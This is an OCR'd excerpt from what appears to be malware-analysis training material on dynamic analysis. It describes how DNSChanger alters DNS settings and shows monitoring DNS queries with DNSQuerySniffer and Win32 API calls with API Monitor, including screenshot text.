
- **DNSChanger** is a malicious software capable of **changing** the system's **DNS server settings** and provides the attackers with the **control of the DNS server** used on the victim's system
- Use DNS monitoring tools such as **DNSQuerySniffer** to verify the DNS servers that the malware tries to connect to and identify the type of connection

DNS Monitoring/Resolution Tools

- DNSstuff (*https://www.dnsstuff.com*)
- UltraDNS (*https://neustarsecurityservices.com*)
- Sonar Lite Web App (*https://constellix.com*)

DNSQuerySniffer

DNSQuerySniffer is a network sniffer utility that **shows the DNS queries** sent on your system



DNSQuerySniffer - Ethernet, 10.10.1.22, Microsoft Hyper-V Network Adapter

Host Name: settings-win.data.microsoft.com
Port Number: 61009
Query ID: 1FD1
Request Type: A
Request Time: 4/8/2022 5:00:10 AM.739
Records Count: 0
Source Address: 10.10.1.22
Destination Address: 10.10.1.11

7 item(s), 1 Selected

NirSoft Freeware. http://www.nirsoft.net

https://www.nirsoft.net

DNS Monitoring/Resolution


Malicious software such as DNSChanger can change the system's DNS server settings, thus providing attackers with control of the DNS server used in the victim's system. Subsequently, the attackers can control the sites to which the user tries to connect through the Internet, make him/her connect to a fraudulent website, or interfere with his/her online web browsing.

Therefore, you should determine whether the malware is capable of changing any DNS server settings while performing dynamic analysis. You can use tools such as DNSQuerySniffer and DNSstuff, to verify the DNS servers that the malware tries to connect to and identify the type of connection.

- **DNSQuerySniffer**

  Source: *https://www.nirsoft.net*

  DNSQuerySniffer is a network sniffer utility that shows the DNS queries sent on your system. For every DNS query, the following information is displayed: host name, port number, query ID, request type (A, AAAA, NS, MX, and so on), request time, response time, duration, response code, number of records, and content of the returned DNS records. You can easily export the DNS query information to a CSV/tab-delimited/XML/HTML file or copy the DNS queries to the clipboard and then paste them into Excel or other spreadsheet applications.


DNSQuerySniffer - Ethernet, 10.10.1.22, Microsoft Hyper-V Network Adapter
File
Edit
View
Options
Help
Properties
OK
7 item(s), 1 Selected
NirSoft Freeware. http://www.nirsoft.net

Host Name	Port Number	Query ID	rds Count	A	CNAME
v10.events.dat...	65197	1D97		20.189.173.10	global.asimov.events
wpad.localdo...	49847	68EB			
a-0001.a-afden...	64979	0150		204.79.197.2...	www-bing-com.dual
cxcs.microsoft...	50265	6A9C		184.30.242.57	cxcs.microsoft.net.e
ctldl.windows...	65167	08B0		208.111.136....	wu-bg-shim.trafficm
atm-settingsfe...	65254	1AA1		52.167.17.97	settings-prod-eus2-2
settings-win.d...	61009	1FD1			

Host Name: settings-win.data.microsoft.com
Port Number: 61009
Query ID: 1FD1
Request Type: A
Request Time: 4/8/2022 5:00:10 AM.739
Response Time:
Duration:
Response Code:
Records Count: 0
A:
CNAME:
AAAA:
NS:
MX:
SOA:
PTR:
SRV:
TEXT:
Source Address: 10.10.1.22
Destination Address: 10.10.1.11
IP Country:

Figure 7.108: Screenshot of DNSQuerySniffer

Some additional DNS monitoring/resolution tools are as follows:

- DNSstuff (*https://www.dnsstuff.com*)
- UltraDNS (*https://neustarsecurityservices.com*)
- Sonar Lite Web App (*https://constellix.com*)

Dynamic Malware Analysis: API Calls Monitoring


- Application programming interfaces (APIs) are **parts of the Windows OS** that **allow** external applications to **access OS** information such as file systems, threads, errors, registry, and kernel
- Malware programs **employ these APIs to access** the **operating system information** and cause damage to the systems
- Analyzing the API calls may **reveal the suspected program's** interaction with the OS
- Use API call monitoring tools such as **API Monitor** to monitor API calls made by applications

API Call Monitoring Tools

- APImetrics (*https://apimetrics.io*)
- Runscope (*https://www.runscope.com*)
- AlertSite (*https://smartbear.com*)

API Monitor

API Monitor allows you to **monitor and display Win32 API calls** made by applications


APIMonitor (Trial Version, 7 Days Left)
Action File Grid Help
Views
BuyNow
Process and Thread
API Name
IsEntry API
API Selector
Filter Profile:
Save
Delete
API Category:
ACTIVEDS.dll
adsldpc.dll
ADVAPI32.dll
bcrypt.dll
combase.dll
COMCTL32.dll
COMDLG32.dll
CRYPT32.dll
GDI32.dll
gdiplus.dll
iertutil.dll
IMM32.dll
KERNEL32.dll
KERNELBASE.dll
MPR.dll
MSIMG32.dll
API Name:
Only Selected Items
ADsBuildEnumerator
ADsBuildVarArrayInt
ADsBuildVarArrayStr
ADsDecodeBinaryData
ADsEncodeBinaryData
ADsEnumerateNext
AdsFreeAdsValues
ADsFreeEnumerator
ADsGetLastError
ADsGetObject
ADsOpenObject
ADsSetLastError
AdsTypeToPropVariant
AdsTypeToPropVariant2
AllocADsMem
AllocADsStr
BinarySDToSecurityDescriptor
ConvertSecDescriptorToVariant
ConvertSecurityDescriptorToSecDes
ConvertTrusteeToSid
DllCanUnloadNow
Options
☑ Don't display if API was called by inside API
☐ Show GetLastError (Have a serious impact on performance)
Default Parameter Num:
Length:
Find API:
Select All API
Clear All API
Add DLL...
OK
Cancel
Summary
Before Ca
(none)
After Cal
(none)
Return
(none)
Help
Detail

https://www.apimonitor.com

API Calls Monitoring

